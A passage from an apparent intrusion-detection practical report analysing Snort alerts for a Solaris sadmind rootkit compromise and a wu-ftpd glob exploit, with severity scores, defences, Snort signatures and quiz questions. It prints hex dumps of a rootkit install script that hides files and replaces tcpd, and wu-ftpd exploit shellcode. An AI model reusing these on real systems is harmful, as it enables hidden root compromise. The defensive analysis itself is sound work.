33 2E 27 7C 22 20 3E 3E 2F 76 61 72 2F 73 70 6F  3.'|" >>/var/spo
6F 6C 2F 2E 72 65 63 65 6E 74 2F 2E 6E 65 74 5F  ol/.recent/.net_
66 69 6C 74 65 72 0D 0A 65 63 68 6F 20 22 7C 67  filter..echo "|g
72 65 70 20 2D 76 20 27 73 75 6E 27 20 7C 67 72  rep -v 'sun' |gr
65 70 20 2D 76 20 27 73 75 6E 2E 74 61 72 27 7C  ep -v 'sun.tar'|
67 72 65 70 20 2D 76 20 27 73 79 73 32 32 32 27  grep -v 'sys222'
20 7C 67 72 65 70 20 2D 76 20 27 73 79 73 32 32   |grep -v 'sys22
32 2E 63 6F 6E 66 27 7C 67 72 65 70 20 2D 76 20  2.conf'|grep -v 
27 70 61 63 6B 65 74 27 20 7C 67 72 65 70 20 2D  'packet' |grep -
76 20 27 73 6D 75 72 66 27 7C 67 72 65 70 20 2D  v 'smurf'|grep -
76 20 27 75 64 70 2E 73 27 20 7C 67 72 65 70 20  v 'udp.s' |grep 
2D 76 20 27 2F 75 73 72 2F 6D 61 6E 2F 6D 61 6E  -v '/usr/man/man
31 2F 2E 2E 20 27 22 20 3E 3E 20 2F 76 61 72 2F  1/.. '" >> /var/
73 70 6F 6F 6C 2F 2E 72 65 63 65 6E 74 2F 2E 66  spool/.recent/.f
69 6E 64 5F 66 69 6C 74 65 72 0D 0A 63 61 74 20  ind_filter..cat 
3C 3C 20 45 4F 46 20 3E 3E 20 2F 76 61 72 2F 73  << EOF >> /var/s
70 6F 6F 6C 2F 2E 72 65 63 65 6E 74 2F 2E 66 69  pool/.recent/.fi
6C 65 73 0D 0A 73 79 73 32 32 32 2E 63 6F 6E 66  les..sys222.conf
0D 0A 73 65 74 75 70 2E 73 68 0D 0A 69 64 73 6F  ..setup.sh..idso
6C 0D 0A 69 64 72 75 6E 0D 0A 62 6F 74 32 0D 0A  l..idrun..bot2..
62 6F 74 33 0D 0A 6C 30 67 69 6E 20 0D 0A 6C 65  bot3..l0gin ..le
20 0D 0A 6E 65 74 73 74 61 74 20 0D 0A 7A 61 70   ..netstat ..zap
33 0D 0A 74 63 70 64 0D 0A 66 69 78 0D 0A 70 73  3..tcpd..fix..ps
2D 62 61 63 6B 0D 0A 6E 65 74 73 74 61 74 2D 62  -back..netstat-b
```

```
61 63 6B 0D 0A 74 63 70 2E 6C 6F 67 0D 0A 73 79  ack..tcp.log..sy
73 32 32 32 2E 63 6F 6E 66 0D 0A 73 79 73 32 32  s222.conf..sys22
32 0D 0A 63 68 65 63 6B 0D 0A 70 61 63 6B 65 74  2..check..packet
0D 0A 6D 65 0D 0A 73 75 6E 0D 0A 73 75 6E 2E 74  ..me..sun..sun.t
61 72 0D 0A 73 75 6E 32 2E 74 61 72 0D 0A 73 65  ar..sun2.tar..se
63 20 20 0D 0A 62 6F 74 0D 0A 45 4F 46 0D 0A 65  c  ..bot..EOF..e
63 68 6F 20 22 2E 2E 2E 22 20 3E 3E 20 2F 76 61  cho "..." >> /va
72 2F 73 70 6F 6F 6C 2F 2E 72 65 63 65 6E 74 2F  r/spool/.recent/
2E 66 69 6C 65 73 0D 0A 6D 76 20 74 63 70 64 20  .files..mv tcpd
2F 75 73 72 2F 73 62 69 6E 2F 74 63 70 64 0D 0A  /usr/sbin/tcpd..
63 61 74 20 3C 3C 20 45 4F 46 20 3E 3E 2F 76 61  cat << EOF >>/va
72 2F 73 70 6F 6F 6C 2F 2E 72 65 63 65 6E 74 2F  r/spool/.recent/
2E 74 63 70 64 0D 0A 31 20 36 33 2E 37 30 2E 0D  .tcpd..1 63.70..
0A 31 20 68 6F 6D 65 2E 63 6F 6D 0D 0A 31 20 32  .1 home.com..1 2
30 32 2E 32 30 32 2E 32 30 32 2E 32 30 32 0D 0A  02.202.202.202..
31 20 36 33 2E 36 33 2E 36 33 2E 36 33 0D 0A 31  1 63.63.63.63..1
20 36 33 2E 0D 0A 31 20 36 33 0D 0A 31 20 32 30   63...1 63..1 20
32 2E 0D 0A 31 20 32 30 32 0D 0A 31 20 36 31 0D  2...1 202..1 61.
0A 31 20 36 31 2E 0D 0A 31 20 32 31 36 2E 0D 0A  .1 61...1 216...
31 20 32 31 36 0D 0A 31 20 32 30 39 2E 0D 0A 31  1 216..1 209...1
20 32 30 39 0D 0A 45 4F 46 0D 0A 65 63 68 6F 20   209..EOF..echo
22 4F 6B 20 54 68 69 73 20 74 68 69 6E 67 20 69  "Ok This thing i
73 20 63 6F 6D 70 6C 65 74 65 20 3A 2D 29 22 0D  s complete :-)".
0A 63 61 74 20 3C 3C 20 45 4F 46 20 3E 3E 20 2F  .cat << EOF >> /
64 65 76 2F 74 74 79 70 0D 0A 73 79 73 32 32 32  dev/ttyp..sys222
0D 0A 75 70 64 61 74 65 0D 0A 72 70 63 62 69 6E  ..update..rpcbin
64 0D 0A 73 75 6E 73 74 0D 0A 6B 73 68 72 0D 0A  d..sunst..kshr..
69 6E 2E 74 65 6C 6E 65 74 64 0D 0A 70 69 6E 67  in.telnetd..ping
0D 0A 6C 65 0D 0A 73 75 6E 73 6D 75 72 66 0D 0A  ..le..sunsmurf..
75 64 70 2E 73 0D 0A 73                          udp.s..s
```

The packet payload is contents of the "setup.sh" file of the sun2.tar rootkit [2.7].
We would never see this if an ftp client on MY.NET.X.29 did not happen to choose ephemeral port 32890, which belongs to the range 32771-65535 used in our old signature.
Ipaudit also recorded this FTP traffic.

```
MY.NET.X.029 216.205.146.136 6 32888 21  1811 1304 25 21 03:08:34.2148
03:09:21.1536 1 2
MY.NET.X.029 216.205.146.136 6 32889 20  33376 1224 31 18 03:09:00.2784
03:09:00.6601 2 2
MY.NET.X.029 216.205.146.136 6 32890 20  3012416 71384 2035 1066
03:09:02.9295 03:09:12.6874 2 2
MY.NET.X.029 216.205.146.136 6 32891 20  494 276 5 4 03:09:12.7945
03:09:12.9069 2 2
```

As it was stated in "Description of attack" section the original "ATTACK RESPONSES id check returned root" trace does not have a correspondent CVE number but the preceding attack against sadmind service has this one: CVE-1999-0977.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0977

7. Evidence of active targeting:
No doubt this traffic is the result of active targeting and successful penetration.

8. Severity:
severity = (criticality + lethality) - (system countermeasures + network countermeasures)
severity = (3 + 5) - (2 + 2) = 4

Criticality 3. This is an end-user machine.
Lethality 5. The exploit succeded.
System countermeasures 2. Unpatched system.
Network countermeasures 2. There is no firewall in place for this LAN segment.

9. Defensive recommendation:
Install patches. As a workaroun one could disable sadmind by commenting the following line in the /etc/inetd.conf:

100232/10 tli rpc/udp wait root /usr/sbin/sadmind sadmind

Good practice is to disable unnecessary services. If you use sadmind Sun Microsystems recommends to set the security level used to authenticate requests to "strong":
100232/10 tli rpc/udp wait root /usr/sbin/sadmind sadmind -S 2
After making changeds in /etc/inetd.conf don't forget to run
kill -HUP <inetd procces id>
to reread the new configuration.
Making stack non-executable can help in some cases against buffer overflows. Add the following lines to the /etc/system file and reboot.
set noexec_user_stack = 1
set noexec_user_stack_log = 1

This feature is only available on sun4u, sun4d and sun4m systems.

10. Multiple choice test question:
Based on this trace can we make an assumption about an Operatiing System of MY.NET.X.29 ?

```
[**] [1:498:3] ATTACK RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
07/11-03:01:30.280742 MY.NET.X.29:77 -> 202.63.215.200:4858
TCP TTL:253 TOS:0x0 ID:27168 IpLen:20 DgmLen:63 DF
***AP*** Seq: 0xF05B124F  Ack: 0x8F513ECA  Win: 0x2238  TcpLen: 20
```

a. No we cannot.
b. FreeBSD
c. Solaris
d. Cisco

Answer: c
Solaris has the default TTL value of 255. See the list of TTLs and OS in "Default TTL Values in TCP/IP" (no URL available, try Google search) or the very good paper "Passive OS Fingerprinting: Details and Techniques" by Toby Miller.

Detect #3. FTP EXPLOIT CWD overflow

```
[**] [1:1630:5] FTP EXPLOIT CWD overflow [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
07/06-18:51:37.964488 134.126.133.162:2103 -> 46.5.180.133:21
TCP TTL:51 TOS:0x0 ID:10390 IpLen:20 DgmLen:560 DF
***AP*** Seq: 0xBB7E1B4C  Ack: 0x8599DDFF  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 30355649 6749585
[Xref => http://cgi.nessus.org/plugins/dump.php3?id=10293]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-1058]
```

The corresponding trace:

```
07/06-18:51:37.964488 134.126.133.162:2103 -> 46.5.180.133:21
TCP TTL:51 TOS:0x0 ID:10390 IpLen:20 DgmLen:560 DF
***AP*** Seq: 0xBB7E1B4C  Ack: 0x8599DDFF  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 30355649 6749585
43 57 44 20 30 30 30 30 30 30 30 30 30 30 30 30  CWD 000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 F0 FC 40 31 07 08 98 5F 08 08 EB 0C  0000..@1..._....
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C 90 90 90 90 90 90 90 90 90 90 90 90  ................
31 DB 43 B8 0B 74 51 0B 2D 01 01 01 01 50 89 E1  1.C..tQ.-....P..
6A 04 58 89 C2 CD 80 EB 0E 31 DB F7 E3 FE CA 59  j.X......1.....Y
6A 03 58 CD 80 EB 05 E8 ED 0A CA 59 6A 03 58 CD  j.X........Yj.X.
80 EB 05 E8 ED 0A FF FF FF FF FF 0A              ............
```

1. Source of Trace.
http://www.incidents.org/logs/Raw/2002.6.6
An observation: tcpdump reports a checksum error because of the destination address obfuscation.

2. Detect was generated by:
Snort version 1.8.7 (Build 128) with the siganture set from snortrules-stable.tar.gz downloaded http://www.snort.org/dl/signatures/ on September 23, 2002. The rule is

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP EXPLOIT CWD overflow";
\
flags:A+; dsize:>100; content:"CWD "; nocase; reference:nessus,10293; \
reference:cve,CAN-1999-1058; classtype:attempted-admin; sid:1630; rev:5;)
```

3. Probability the source address was spoofed:
Most likely the source address was not spoofed. TCP flags ACK|PUSH and sequence numbers indicate an established connection. Though, it is possible to craft packets to look similar way. TTL is constant for all packets comming from that source address. Packets were coming by three having the same source port. I noticed an interesting IP ID behaviour. The ID'es were followed to the same pattern for 3-packet sequences, their values were: IDn, IDn+1, IDn+8.

4. Description of attack:
According to the Snort log files, the attack took place on June 6, 2002 between 18:51:37 and 18:54:56. 30 packets were detected from 134.126.133.162 (ip133-162.lab.jmu.edu), James Madison University. 10 of them have triggered "FTP EXPLOIT CWD overflow" alerts, 20 packets have raised "FTP wu-ftp file completion attempt {" alerts. At the first sight if we look at the CVE number the target of the attack could be a vulnerable Arcane Software Vermillion FTP Daemon v1.23 for Windows 95/98/NT. VFTPD is susceptible to a DoS attack because of buffer overflow in CWD command. Sending a CWD command with 504 bytes 3 times in a row will crash it. This bug has been patched in VFTPD v1.30 and later.

In order to achive a buffer overflow in VFTPD CWD command one have to successfully log into an ftp server using, for example Anonymous account. We do not have corresponding alerts about login. Lets assume that they were successful. To crash a VFTPD an attacker should send tree CWD followed by 504 bytes of payload. In our case there were three packets to each destination but they did not satisfy that condition. First packet had tcp payload of 508 bytes with leading CWD characters, next packet had the size of 16 bytes with "CWD
~/{.,.,.,.}\n" payload, and the third had these 7 bytes: "CWD ~{\n". The second and third packets triggered "FTP wu-ftp file completion attempt {" alerts defined by this Snort rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP wu-ftp file completion
attempt {"; flags:A+; content:"~"; content:"{"; reference:cve,CAN-2001-0886;
reference:bugtraq,3581; classtype:misc-attack; id:1378;  rev:7;)
```

the traces of the 2nd and 3d packets:

```
07/06-18:51:38.004488 134.126.133.162:2103 -> 46.5.180.133:21
TCP TTL:51 TOS:0x0 ID:10391 IpLen:20 DgmLen:68 DF
***AP*** Seq: 0xBB7E1D48  Ack: 0x8599E008  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 30355653 6749588
43 57 44 20 7E 2F 7B 2E 2C 2E 2C 2E 2C 2E 7D 0A  CWD ~/{.,.,.,.}.
```

```
07/06-18:51:38.164488 134.126.133.162:2103 -> 46.5.180.133:21
TCP TTL:51 TOS:0x0 ID:10399 IpLen:20 DgmLen:59 DF
***AP*** Seq: 0xBB7E1DB0  Ack: 0x8599E13F  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 30355670 6749605
43 57 44 20 7E 7B 0A                             CWD ~{.
```

Taking into account three different packets we can probably discard the first theory about the DoS attack against Vermillion FTP Daemon. If we start inverstigating the payload of the "FTP EXPLOIT CWD overflow" packet we see something resembling a shellcode. Lets pick an interesting pattern from the payload. "31 DB 43 B8" seems to be a good andidate. Subsequent Google search for "\x31\xdb\43\b8" return this URL http://openbsd.r0ar.org/bbs/read.php3?table=hawk&no=1652 .

It's a copy of the TESO's wu-ftpd linux 7350wurm.c exploit. Comparing bytes further we can see almost the exact match between the following piece of code from that file and the one from the payload.

```
-- 7350wurm.c --
...
/* x86/linux write/read/exec code (41 bytes)
      * does: 1. write (1, "\nsP\n", 4);
      *       2. read (0, ncode, 0xff);
      *       3. jmp ncode
      */
     unsigned char   x86_wrx[] =
             "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

             "\x31\xdb\x43\xb8\x0b\x74\x51\x0b\x2d\x01\x01\x01"
             "\x01\x50\x89\xe1\x6a\x04\x58\x89\xc2\xcd\x80\xeb"
             "\x0e\x31\xdb\xf7\xe3\xfe\xca\x59\x6a\x03\x58\xcd"
             "\x80\xeb\x05\xe8\xed\xff\xff\xff";
...

-- packet --
...
EB 0C EB 0C 90 90 90 90 90 90 90 90 90 90 90 90  ................
31 DB 43 B8 0B 74 51 0B 2D 01 01 01 01 50 89 E1  1.C..tQ.-....P..
6A 04 58 89 C2 CD 80 EB 0E 31 DB F7 E3 FE CA 59  j.X......1.....Y
6A 03 58 CD 80 EB 05 E8 ED 0A CA 59 6A 03 58 CD  j.X........Yj.X.
80 EB 05 E8 ED 0A FF FF FF FF FF 0A              ............
```

That is probably the exploit used to attack our ftp servers. I ran the exploit against a test system to check what it sends. All three packets observed from the 134.126.133.162 were detected in the test along with a number of packets containing "RNFR ./././.".

```
[**] [1:1622:5] FTP RNFR ././ attempt [**]
[Classification: Misc Attack] [Priority: 2]
10/01-17:00:00.001508 X.X.X.X:1026 -> Y.Y.Y.Y:21
TCP TTL:64 TOS:0x0 ID:3385 IpLen:20 DgmLen:121 DF
***AP*** Seq: 0xF9EF61AC  Ack: 0xC7C385A9  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1359897 2783651144
```

Wu-ftpd glob function vulnerability has been assigned this CVE number: CVE-2001-0550. Vermillion FTP Daemon vulnerability has a CVE candidate number CAN-1999-1058. Nessus scanner has a plugin to check for this vulnerability, Nessus ID 10293. The corresponding CVE number for "FTP wu-ftp file completion attempt {" attack is CAN-2001-0886.

5. Attack mechanism:
The WU-ftpd daemon has globbing capabilities that allow a user to perform a pathname search as it is done in shells. Heap corruption vulnerability exists in some version of the wu-ftpd due to a bug in handling a command followed by ~{. It is possible for an attacker to put shellcode in the right place in memory using FTP commands. This code can be later executed to gain root access.

6. Correlations:
Unfortunately, I did not find any "FTP EXPLOIT CWD overflow" alerts posted to mail-lists using Google. Looking through the old log files I found similar attacks coming from 203.168.132.132, 63.111.24.9, 68.38.113.111, 24.42.159.63 on March 21, 2002.
After the Snort rules were created to detect the exploit they were triggered by the traffic that came from 128.134.135.204, Korea Telecom.

```
10/04-05:15:31.251009  [**] [1:0:0] FTPGLOB shellcode - TESO 7350wurm.c
exploit [**] [Classification: Attempted Administrator Privilege Gain]
[Priority: 1] {TCP} 128.134.135.204:4283 -> VICTIM.HOST.177.221:21
10/04-05:15:31.518581  [**] [1:0:0] FTPGLOB CWD - TESO 7350wurm.c exploit
[**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1]
{TCP} 128.134.135.204:4283 -> VICTIM.HOST.177.221:21
```

Common Vulnerabilities and Exposures number for the Washington University FTP daemon (WU-FTPD) glob function vulnerability is CVE-2001-0550. CORE Security Technologies Vulnerability Report for WU-FTPD Server can be found at http://www.corest.com/common/showdoc.php?idxseccion=10&idx=172. The CVE number for the Vermillion VFTPD DoS is CAN-1999-1058.

7. Evidence of active targeting:
The host 134.126.133.162 was targetting 5 different hosts in 46.5.180 network: 46.5.180.133, 46.5.180.134, 46.5.180.135, 46.5.180.151, 46.5.180.153. That was selective action, no more alerts were generated from that source address in the time period from June 2 untill June 18.

8. Severity:
Severity is calculated with the following formula:
severity=(criticality+lethality)-(system countermeasures + network countermeasures)
severity=(4 + 5)-(0 + 2)= 7

Criticality: 4 - This is a FTP server.
Lethality: 5 - The attacker's goal is to get roo access.
System countermeasures: 0 - We don't know much about this machine. The server seems to have Anonymous access enabled as we can see the shellcode sent. The

exploit does that after successful login to a server. Network countermeasures: 2 - We have an IDS in place. We don't see as many alerts triggered as we probably would assuming all IDS ruleset is active so there might be some kind of filtering done.

9. Defensive recommendation:
The best thing to do is to patch vulnerable ftpd's.
Workarounds:
- disabling Anonymous access.
- restrict access to trusted ip addresses using a tcpwrapper or something similar
- allow access only for particular users using an application level firewall

We can also write some new Snort signatures to catch the 7350wurm.c exploit. The corresponding CVE number is CVE-2001-0550 and the Nessus plugin number is 10813.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTPGLOB shellcode - TESO
7350wurm.c exploit"; \
flags:A+; content:"CWD"; \
content: "|31 DB 43 B8 0B 74 51 0B 2D 01 01 01 01 50 89 E1|"; nocase; \
reference:nessus,10813; reference:cve,CVE-2001-0550; classtype:attempted-
admin;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTPGLOB CWD - TESO
7350wurm.c exploit"; \
flags:A+; content: "CWD ~/{.,.,.,.}";  nocase; \
reference:nessus,10813; reference:cve,CVE-2001-0550; classtype:attempted-
admin;)
```

10. Multiple choice test questions
This is the excerpt from a Snort rule file:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"CWD Alert 1"; \
flags:A+; content:"CWD ";)

alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"CWD Alert 2"; \
flags:A+; content: "CWD ~/{.,.,.,.}";)
```

Lets imagine that we have received these two packets:

```
08/02-23:28:16.659924 X.X.X.X:2400 -> Y.Y.Y.Y:21
TCP TTL:64 TOS:0x0 ID:38831 IpLen:20 DgmLen:44
***AP*** Seq: 0x72BD0789  Ack: 0xFBE238E  Win: 0x200  TcpLen: 20
43 57 44 20                                      CWD

08/02-23:28:19.367253 X.X.X.X:2487 -> Y.Y.Y.Y:21
TCP TTL:64 TOS:0x0 ID:5346 IpLen:20 DgmLen:55
***AP*** Seq: 0x3AA4D6C4  Ack: 0x113759AD  Win: 0x200  TcpLen: 20
43 57 44 20 7E 2F 7B 2E 2C 2E 2C 2E 2C 2E 7D     CWD ~/{.,.,.,.}
```

Which alert(s) will be raised and how many times?
The second question: What should we do to raise both alerts?

a. each alert will be raised once

b. "CWD Alert 1" will be raised twice
c. "CWD Alert 2" will be raised twice
d. none
Answer: b
According to the Snort rule ordering, the rules data will be parsed and stored under one "Rule Node" as they have the same "Rule Header" (alert tcp $EXTERNAL_NET any -> $HOME_NET 21) "Rule Options" are store in the order of their entry. When a match occur, an alert is issued and process completes.
Reference: Snort FAQ, http://www.snort.org/docs/faq.html#3.13
To raise both alerts we should specify rules in the reverse order.

This detect was sent out to the to the intrusions@incidents.org mail-list on October 3, 2002 from my Yahoo maill account vvayfarer@yahoo.com .
Below are the three questions from Thomas B. Granier. I consider them all as very interesting.

Question #1:
> You state that the signature almost exactly matches the exploit code you
> found "7350wurm.c".
> What do you consider is the signifigance of the additional data: 0A CA
> 59 6A 03 58 CD 80 EB 05 E8 ED 0A

Answer #1:
I agree. My statement about "almost the exact match between the following piece of code from that file and the one from the payload" is too strong and should be done with regard to closeness between the trace from the 2002.6.6 and the observed packet generated by the 7350wurm.c in the test. In fact, it was done under that impression. Here are last 60 bytes of each packet followed by the full traces.

excerpt from the 2002.6.6 trace

```
31 DB 43 B8 0B 74 51 0B 2D 01 01 01 01 50 89 E1   1.C..tQ.-....P..
6A 04 58 89 C2 CD 80 EB 0E 31 DB F7 E3 FE CA 59   j.X......1.....Y
6A 03 58 CD 80 EB 05 E8 ED 0A CA 59 6A 03 58 CD   j.X........Yj.X.
80 EB 05 E8 ED 0A FF FF FF FF FF 0A               ............
```

excerpt from the test trace

```
31 DB 43 B8 0B 74 51 0B 2D 01 01 01 01 50 89 E1   1.C..tQ.-....P..
6A 04 58 89 C2 CD 80 EB 0E 31 DB F7 E3 FE CA 59   j.X......1.....Y
6A 03 58 CD 80 EB 05 E8 ED 0A CA 59 6A 03 58 CD   j.X........Yj.X.
80 EB 05 E8 ED FF FF FF FF FF FF 0A               ............
--------------------
```

A part of the possible shellcode was used to find an exploit on the web, the exploit was run and "almost exact match" was found in the last 60+ bytes. The 7th byte from the end is different. 0x0a is \n, 0xff, i assume, is just holding the place. The explanation could be that the exploit is broken ("h0ra" account instead anonymous or ftp, or the -u switch parameter). The payload may vary depending on a target type as the exploit has predefined attacks for 34 different variants of Linux flavor and wu-ftpd version.

```
--- 2002.6.6 trace ---
07/06-18:51:37.964488 134.126.133.162:2103 -> 46.5.180.133:21
TCP TTL:51 TOS:0x0 ID:10390 IpLen:20 DgmLen:560 DF
***AP*** Seq: 0xBB7E1B4C  Ack: 0x8599DDFF  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 30355649 6749585
43 57 44 20 30 30 30 30 30 30 30 30 30 30 30 30  CWD 000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 F0 FC 40 31 07 08 98 5F 08 08 EB 0C  0000..@1..._....
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C 90 90 90 90 90 90 90 90 90 90 90 90  ................
31 DB 43 B8 0B 74 51 0B 2D 01 01 01 01 50 89 E1  1.C..tQ.-....P..
6A 04 58 89 C2 CD 80 EB 0E 31 DB F7 E3 FE CA 59  j.X......1.....Y
6A 03 58 CD 80 EB 05 E8 ED 0A CA 59 6A 03 58 CD  j.X........Yj.X.
80 EB 05 E8 ED 0A FF FF FF FF FF 0A              ............

The trace generated by 7350wurm.c in the test.
07/06-17:30:46.544422 x.x.x.x:1030 -> y.y.y.y:21
TCP TTL:64 TOS:0x0 ID:5540 IpLen:20 DgmLen:560 DF
***AP*** Seq: 0x6EF7E9E8  Ack: 0xE2A93231  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1544551 2783835821
Snort received signal 3, exiting
43 57 44 20 30 30 30 30 30 30 30 30 30 30 30 30  CWD 000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
```

```
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 F0 FC D0 0D 07 08 B8 47 08 08 EB 0C  0000.......G....
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C  ................
EB 0C EB 0C 90 90 90 90 90 90 90 90 90 90 90 90  ................
31 DB 43 B8 0B 74 51 0B 2D 01 01 01 01 50 89 E1  1.C..tQ.-....P..
6A 04 58 89 C2 CD 80 EB 0E 31 DB F7 E3 FE CA 59  j.X......1.....Y
6A 03 58 CD 80 EB 05 E8 ED 0A CA 59 6A 03 58 CD  j.X........Yj.X.
80 EB 05 E8 ED FF FF FF FF FF FF 0A              ............
```

Question #2.
In this question Thomas aparentely misplaced Nmap and Nessus. No wonder as the questions were sent out in the late night.

> Might this suggest that the tool used may not be the 7350wurm.c code?
> Perhaps it is the NMAP equivalent... or is it a different version of the
> same utility? You did a packet capture analysis of the utility,
> mentioned the NMAP tool has an equivalent vulnerability check, but did
> not do a packet capture of the equivalent NMAP traffic. I think this
> would have been prudent since the payload didn't exactly match the
